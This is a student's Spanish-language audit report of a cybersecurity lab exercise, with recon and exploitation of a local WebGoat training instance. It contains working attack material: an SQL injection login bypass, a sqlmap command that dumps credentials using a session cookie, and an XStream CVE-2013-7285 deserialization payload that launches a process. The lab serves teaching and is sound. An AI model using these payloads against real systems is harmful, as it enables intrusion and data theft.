

En esta práctica aplicarás diversas herramientas y conocimientos aprendidos durante el módulo de introducción a la ciberseguridad.

Informe de auditoría a web básica

Andrés Jesús Ricaurte Valera

PRIMERA PARTE:

La aplicación web que se utilizará durante la práctica será WebGoat versión 8.1.0, esta web la instalaremos en Kali Linux con el siguiente comando: **docker run --name webgoat -it -p 127.0.0.1:8080:8080 -p.**

```

kali@kali:~$
kali@kali:~$ docker run -it -p 127.0.0.1:8181:8181 -p 127.0.0.1:9191:9191 webgoat/webgoat
2024-12-08T23:27:26.044+01:00 INFO [main] org.matsp.webgoat.server.StartWebGoat : Starting StartWebGoat v2021.0 using Java 21.0.1 with PID 1 (/home/webgoat/webgoat.jar started by webgoat in /home/webgoat)
2024-12-08T23:27:26.147+01:00 INFO [main] org.matsp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2024-12-08T23:27:26.705+01:00 INFO [main] org.matsp.webgoat.server.StartWebGoat : Started StartWebGoat in 1.324 seconds (process running for 2.70s)


WebGoat

2024-12-08T23:27:26.796+01:00 INFO [main] org.matsp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2024-12-08T23:27:26.892+01:00 INFO [main] s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA repositories in DEFAULT mode.
2024-12-08T23:27:26.9147+01:00 INFO [main] s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data repository scanning in 78 ms. Found 2 JPA repository interfaces.
2024-12-08T23:27:26.929+01:00 INFO [main] org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter : Inference path was not set on WebMvcConfigurerImpl, the default pool will be used
2024-12-08T23:27:26.810+01:00 INFO [main] io.swagger.v3.oas.models.OpenAPI : Initializing Spring embedded WebApplicationContext
2024-12-08T23:27:26.812+01:00 INFO [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1943 ms
2024-12-08T23:27:29.414+01:00 INFO [main] com.zaxxer.hikari.HikariDataSource : HikariPool-1 - Starting...
2024-12-08T23:27:29.416+01:00 INFO [main] com.zaxxer.hikari.pool.PoolBase : HikariPool-1 - Driver does not support get/set network timeout for connections. (feature not supported)
2024-12-08T23:27:31.475+01:00 INFO [main] com.zaxxer.hikari.pool.HikariPool : HikariPool-1 - Added connection org.hsqldb.jdbc.JDBCConnection@3cf448
2024-12-08T23:27:31.479+01:00 INFO [main] com.zaxxer.hikari.HikariPool : HikariPool-1 - Start completed.
2024-12-08T23:27:31.863+01:00 INFO [main] o.hibernate.jpa.internal.util.LogHelper : HH0000264: Processing PersistenceUnitInfo [name: default]
2024-12-08T23:27:31.864+01:00 INFO [main] o.hibernate.jpa.internal.util.LogHelper : HH000041: Hibernate ORM core version 5.6.15.Final
2024-12-08T23:27:31.864+01:00 INFO [main] o.hibernate.jpa.internal.util.LogHelper : HH000046: Using bytecode reflection optimizer
2024-12-08T23:27:31.865+01:00 INFO [main] o.s.o.j.p.SpringPersistenceUnitInfo : No LoadTimeWeaver setup: ignoring JPA class transformer
2024-12-08T23:27:31.865+01:00 INFO [main] o.hibernate.orm.deprecation : HH0000029: HSQLDialect does not need to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be selected by default)
2024-12-08T23:27:31.950+01:00 INFO [main] o.h.e.t.j.p.i.JtaPlatformInitiator : HH000040: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2024-12-08T23:27:31.978+01:00 INFO [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2024-12-08T23:27:31.980+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@648b80, org.springframework.security.web.access.ExceptionTranslationFilter@98552f3, org.springframework.security.web.access.intercept.AuthorizationFilter@46d1148]
2024-12-08T23:27:31.981+01:00 INFO [main] s.c.web.DefaultServletFilterChain : Will secure any request with [org.springframework.security.web.authentication.UsernamePassword
```

Luego de tener la web instalada, procederemos a aplicar el comando **Docker start webgoat** para ponerla en marcha.

```
(kali㉿kali)-[~]  
$ docker start webgoat  
webgoat
```

Para comprobar el funcionamiento usaremos la siguiente URL para poder acceder a la página web <http://localhost:8080/WebGoat>



SEGUNDA PARTE:

En la segunda parte de esta práctica realizaremos un trabajo de reconocimiento, investigando la máxima información posible, tal como: Puertos abiertos, Sistema operativo, lenguajes de programación, entre otros.

1. **PUERTOS ABIERTOS:** Para localizar los puertos abiertos utilizamos el siguiente comando: **nmap -p- --open 127.0.0.1**.

```
(kali@kali)-[~]
$ nmap -p- --open 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 08:54 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
9090/tcp  open  zeus-admin
39921/tcp open  unknown
41879/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
```

2. **SISTEMA OPERATIVO:** El sistema operativo en el que opera esta web es Linux. Podemos consultar esta información usando nmap, o comandos como curl -I.

EVALUACIÓN DE PUERTOS VULNERABLES.

A través del comando “nikto” podemos evaluar vulnerabilidades en el sitio web. Aplicamos el siguiente comando: **nikto -h <http://127.0.0.1:8080>**.

Empezamos evaluando vulnerabilidades en el puerto **8080** aplicando el comando antes mencionado.

```
(kali@kali)-[~]
$ nikto -h http://127.0.0.1:8080
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 8080
+ Start Time: 2024-12-08 10:03:59 (GMT-5)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.w3.org/TR/x-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 8073 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time: 2024-12-08 10:04:11 (GMT-5) (12 seconds)

+ 1 host(s) tested
```

Puerto 9090

```
(kali@kali)-[~]
$ nikto -h http://127.0.0.1:9090
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 9090
+ Start Time: 2024-12-08 10:11:35 (GMT-5)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.w3.org/TR/x-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```


TERCERA PARTE:

- A3 Injection - SQL Injection (intro) - Apartado 11

Para comprobar si nos permite acceder sin una contraseña válida utilizamos el comando <'OR '1' = '1' --> y en la siguiente imagen se puede demostrar la vulnerabilidad del sistema, ya que nos permite el acceso a la base de datos.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V


Con el uso de burp suite podemos obtener las cookies, las cuales nos facilitarían información para poder obtener más vulnerabilidades a través de sqlmap.



```
sqlmap -u http://localhost:9090/app/usersearch --data="login=andres" --
cookie="JSESSIONID=x7bAE6HGmi33VAqv5xP6qP-RW5OnFaKqdpLUm9Oe" -C
name, password --dump
```



- A3 Injection - Cross Site Scripting - Apartado - Apartado 7

Siempre es una buena práctica validar todos los datos ingresados en el servidor. Los ataques XSS pueden ocurrir cuando se utilizan datos ingresados por el usuario no validados en una respuesta HTTP. En un ataque XSS reflejado, un atacante puede crear una URL con el script de ataque y publicarla en otro sitio web, enviarla por correo electrónico o hacer que la víctima haga clic en ella de alguna otra manera.



- A5 Security Misconfiguration - Apartado 4


En este apartado accedo desde burp suite a WebGoat y enciendo el interceptor, desde WebGoat en el apartado del ejercicio ponemos el XML y lo capturamos desde Burp. Se modifica en Proxy y RAW para poder ejecutar el ataque XXE.



- A6 Vuln & outdated Components

CVE-2013-7285 (XStream) vulnerabilidad que afecta directamente a XStream. En este ejercicio podemos observar que un atacante puede con un archivo XML maligno puede ejecutar archivos en un server.

Exploiting CVE-2013-7285 (XStream)

 This lesson only works when you are using the Docker image of WebGoat. WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: `org.owasp.webgoat.lessons.vulnerablecomponents.Contact`. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:

```
<contact class="dynamic-proxy">
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability
java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

- A7 Identity & Auth Failure - Secure Passwords

En este apartado podemos apreciar que con una contraseña frágil el sistema rechaza, ya que sería una contraseña que se pudiera crackear en pocos días, en este caso he probado con mi nombre y fecha, dándome esta contraseña como poco segura.

1 2 3 4 5 6

How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fffget
- poluz
- @dmin

andres1412 ☒ Show password

You have failed! Try to enter a secure password.

Your Password: *****

Length: 10

Estimated guesses needed to crack your password: 4565200

Score: 2/4

Estimated cracking time: 0 years 5 days 6 hours 48 minutes 40 seconds

Warning: Common names and surnames are easy to guess.

Suggestions:

- Add another word or two. Uncommon words are better.

Score: 2/4

Si implementamos el uso de mayúsculas, minúsculas, caracteres especiales el sistema determina que es poco viable que la contraseña pueda ser crackeada, por lo tanto la determina como segura.

Reset lesson

1 2 3 4 5 6

How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcbac
- lffget
- poluz
- @dmin

✓ *Ajrv1412*2000

Submit

You have succeeded! The password is secure enough.

Your Password: *****

Length: 15

Estimated guesses needed to crack your password: 33000100000000

Score: 4/4

Estimated cracking time: 104642 years 230 days 4 hours 26 minutes 40 seconds

Score: 4/4

Show password

CUARTA PARTE:

VULNERABILIDADES

En esta práctica se ha llevado a cabo la explotación de vulnerabilidades en distintos ámbitos del entorno web en WebGoat, a continuación, se presentará un resumen de las vulnerabilidades obtenidas por cada apartado realizado:

1. A3 Sql Injection

En este apartado podemos determinar tras las pruebas realizadas que:

- Recuperar datos confidenciales de bases de datos
- Modificar datos en bases de datos
- Eliminar datos en bases de datos
- Crear tablas en bases de datos
- Eliminar bases de datos enteras
- Instale malware en la computadora que ejecuta el DBMS y tome el control de la computadora Propague malware a todos los equipos de la empresa y obtenga acceso a todos ellos.

2. A3 Cross Site Scripting

Algunas vulnerabilidades de cross-site scripting entre sitios se pueden explotar para manipular o robar cookies, crear solicitudes que pueden confundirse con las de un usuario válido, comprometer información confidencial o ejecutar código malicioso en los sistemas del usuario final.

3. A5 Security Misconfiguration

- Fuerza bruta/relleno de credenciales
- Inyección de código
- Desbordamiento de búfer
- Inyección de comandos Secuencias de comandos entre sitios (XSS)
- Navegación forzada

4. A6 Vuln & outdated components

Al hacer uso de componentes antiguos desactualizados te expones a la vulnerabilidad de que puedan entrar y hacer modificaciones peligrosas en tu componente.

5. A7 Identity & Auth Failure-Secure Passwords

En este apartado queda evidenciado que el uso de contraseñas frágiles con pocos caracteres y que carezcan de números, caracteres especiales, entre otros. Quedas expuesto a que tu contraseña pueda ser craqueada en pocos días y que tu información o privacidad quede expuesta.

RECOMENDACIONES

De este trabajo he aprendido algunas cosas que me gustaría compartir como recomendación para tener un entorno más seguro que no sea expuesto a vulnerabilidades que puedan ser explotadas por personas que quieran afectar nuestros sistemas. A continuación, las recomendaciones:

- Uso de VPN.
- Uso de navegadores seguros.
- Actualizar equipos.
- Renovar equipos obsoletos.
- Crear contraseñas seguras con al menos 10 caracteres y que contengan: números, minúsculas, mayúsculas y al menos un carácter especial.
- Cambiar contraseñas periódicamente, respetando los requisitos dichos anteriormente.
- No compartir información en entornos no seguros.
- Evitar acceder a Links de dudosa procedencia.
- Monitorear y llevar un control de los puertos.

CONCLUSIONES

Con este trabajo he podido aprender a identificar vulnerabilidades en distintos entornos, llevar a cabo la explotación de las vulnerabilidades detectadas. Analizar

detenidamente cada situación para poder entender bien cada caso que se presenta y que donde hay una vulnerabilidad pueden haber otras.

También he aprendido que en este entorno hay que estar en constante investigación y preparación, ya que las vulnerabilidades se adquieren con la práctica y poder repetir en distintos casos lo mismo para adquirir más experiencia en la detección y explotación de estas.